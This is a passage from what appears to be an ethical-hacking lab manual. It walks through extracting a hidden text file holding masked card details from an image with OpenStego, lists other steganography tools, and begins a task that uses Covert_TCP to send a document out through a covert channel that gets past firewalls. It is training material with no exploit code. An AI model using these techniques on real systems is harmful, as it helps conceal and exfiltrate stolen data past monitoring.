


OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Extract hidden data
Input Stego File
...
Output Folder for Message File
...
Password
Extract Data

Figure 3.5.14: Clicking Ellipsis Button


22. The **Open - Select Input Stego File** window appears. Navigate to **Desktop**, select **Stego.bmp**, and click **Open**.


Open - Select Input Stego File
Look in:
Desktop
Recent Items
Desktop
Documents
This PC
Network
Administrator
This PC
Libraries
Network
Vulnerability Status Report_files
Stego.bmp
File name:
Files of type:
Open
Cancel

File name: Stego.bmp
Files of type: Stego files (*.bmp, *.png)

Figure 3.5.15: Open - Select Input Stego File Window

23. Click the **ellipsis** button next to **Output Folder for Message File**.


OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Extract hidden data
...
Extract Data


Input Stego File: C:\Users\Admin\Desktop\Stego.bmp

Output Folder for Message File:

Password:

Figure 3.5.16: Open - Select Input Stego File Window

24. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (here, **Desktop**) and click **Open**.


Select Output Folder for Message File
Recent Items
Desktop
Documents
This PC
Network
Vulnerability Status Report_files
Open
Cancel


Look in: Desktop

Folder name: C:\Users\Administrator\Desktop

Files of type: All Files

Figure 3.5.17: Select Output Folder for Message File Window

25. In the **OpenStego** window, click the **Extract Data** button. This will extract the message file from the image and save it to **Desktop**.


OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Extract hidden data
...
...
Extract Data

Input Stego File
C:\Users\Admin\Desktop\Stego.bmp

Output Folder for Message File
C:\Users\Admin\Desktop

Password

Figure 3.5.18: Extracting Data


26. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; then, click **OK**.

27. The extracted image file (**New Text Document.txt**) is displayed on **Desktop**.

28. Close the **OpenStego** window, navigate to **Desktop**, and double-click **New Text Document.txt**.

You can also use other image steganography tools such as **QuickStego** (http://quickcrypto.com), **SSuite Picsel** https://www.ssuitesoft.com), **CryptaPix** (https://www.briggsoft.com), and **gifshuffle** (http://www.darkside.com.au) to perform image steganography on the target system.

29. The file displays all the information contained in the text document, as shown in the screenshot.


New Text Document.txt - Notepad
File Edit Format View Help
Windows (C
Ln 1, Col 1
100%

```
VISA: 12xx xxxx xxxx xx89
pin: 1xx4
```

Figure 3.5.19: File Containing the Secret Information

Note: In real-time, an attacker might scan for images that contain hidden information and use steganography tools to decrypt their hidden information.

30. This concludes the demonstration of how to perform image steganography using OpenStego.

31. Close all open windows and document all the acquired information.

TASK 6

Covert Channels using Covert_TCP

Here, we will use Covert_TCP to create a covert channel between the two machines.

Networks use network access control permissions to permit or deny the traffic flowing through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, and web proxies to allow certain traffic. Covert channels can be created by inserting data into the unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.

Note: For demonstration purposes, in this task, we will use the **Parrot Security** virtual machine as the target machine and the **Ubuntu** virtual machine as the host machine. Here, we will create a covert channel to send a text document from the target machine to the host machine.

1. Turn on **Parrot Security** virtual machine.

Note: Ensure that the **Windows 10** virtual machine is running.

2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

